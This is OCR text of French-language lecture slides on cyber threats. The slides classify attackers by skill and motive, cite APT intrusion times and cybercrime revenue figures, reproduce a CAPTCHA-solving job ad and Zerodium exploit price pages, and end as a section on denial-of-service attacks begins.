


https://zone-h.org

Les attaques : en temps différé




Les attaques : en devenir



https://www.openbugbounty.org

Niveau des attaques



Type des attaquants : par compétence

- Script Kiddy
  - 90% playstation 9% clickomane 1% intelligence
  - utilise ce que font les autres
- Amateur
  - Failles connues
  - Failles web
- Professionnel
  - En équipe
  - Avec beaucoup de moyens (financiers, techniques, parfois préparatoires)
  - 0days possibles, voire courants.

Type des attaquants : par objectif

- L'argent
  - piratage volumétrique
  - cryptolocker/cryptominage
- Hacktiviste
  - "Terroriste"
  - Anonymous
- Espions
  - Etatique
  - Industriel
- "Petit con"

Évolution des attaquants

Ne pas se méprendre

- Si la moyenne des pirates est plus bête qu'avant,
- les meilleurs pirates sont bien meilleurs qu'avant
  - plus psychologues (Social Engineering, virus)
  - plus pragmatiques (Efficacité, Argent)
  - plus techniques.

Compétences des pros

Voici, selon un rapport de CrowdStrike de 2019 les performances des pirates "non occidentaux" et soutenus par de gros sponsors.

Groupe	**Sponsor**	**Temps d'intrusion**
Bear (alias APT-28)	Russie	00:18:49
Chollima (alias APT-38)	Corée du Nord	02:20:14
Panda (alias PLA Unit 61398)	Chine	04:00:26
Kitten (alias APT-34)	Iran	05:09:04
Spider	eCrime	09:42:23


Source https://www.crowdstrike.com, performances

Source https://www.fireye.com, liste des groupes APT

But des attaques

- Constitution d'un parc de zombies
  - Campagne de SPAMs
  - Campagne de phishing
  - Campagne de racket
- Tag
- Casse
- Vol (codes bancaires, espionnage, marketing agressif)
- Spyware, Keylogger, cryptolocker etc.


Économie cybercrimininalité : version simplifiée



Économie Virale : quelques chiffres

- Phreaking téléphonique : 2 000 - 70 000 €par attaque réussie.
- en 2019, pour un investissement de 500 $ dans un RaaS, on obtient 3000 $ en 3 mois.
- 30% des américains ont acheté après un spam.
- ROI de "indian herbal" : coût 0,1 centimes, vendu 65 €.
- Vol d'identité.
  - Perte estimée pour le vol d'une identité : 400 €(bénéfice pour le pirate : entre 50 et 100 €))
  - en 2007, l'estimation des pertes dues à la cybercriminalité était de plus de 1 milliard par an.
- Depuis 2007 C.A. cybercriminalité >C.A. drogue. 2018 : 600 milliards $
- Virus locky a rapporté 100 M$.
- Le "RaaS" Gandcrab se retire après avoir fait payer 2 milliards de $ aux victimes.
- Le "Cheat" jeu vidéo rapporterait plus que la cybercriminalité classique.
- Pourquoi les sites porno et les sites proxy sont gratuits ?

Proposition d'emploi



Cnhotjobs.com 中国国际人才网

New User? Post Jobs | Post a Resume

Home | Job Search | Post a Resume | Post Jobs | Employer Solutions | ESL Jobs

Captcha seats available for Rs 1000 at Rs 40 payout.

Type: Part Time
Numberof Recruitment: no limit
Location: India
Salary: Discussible

Contact: chetan
Tel: 9924247979
Fax:
Email: sp150d2308@gmail.com

Job Description


Get Captcha ID for just Rs 1000/- with Rs 40 per 1000 entries payout. Get paid weekly. ID-sp150d2308
-No work load, No Time Limit.
-You can work anytime from your home. Get paid Rs. 40 per 1000 captcha entries.
-Simply type the letters from the box and get paid for that.
Please email us at captcha@dataentrygujarat.com or visit www.dataentrygujarat.com for more details.
Work as much as you can. Work available worldwide.
Hurry Up! Limited seats available.
Candidate should have basic knowledge of computer.
Email: captcha@dataentrygujarat.com
Website: www.dataentrygujarat.com

Job Requirements


Apply Online | Online Interactive | Send This Job to a Friend | All Jobs of This Company

- et puis il y a Amazon Mechanical Turk
- et puis il y a uncaptcha2 (pour que Google pirate Google)

Proposition de services




Prix de failles



https://zerodium.com/program.html

Prix de failles mobile



https://zerodium.com/program.html

Type des attaques

- Déni de service (saturation, D.O.S. ou D.D.O.S.)
- Phishing, spear phishing
- Infection (cryptolocker, mots de passe bancaires).
- Piratage web
- Intrusion réseau (APT)
- ...

Attaque D.O.S.

Deny Of Service ou Déni de service. Plusieurs principes de fonctionnement

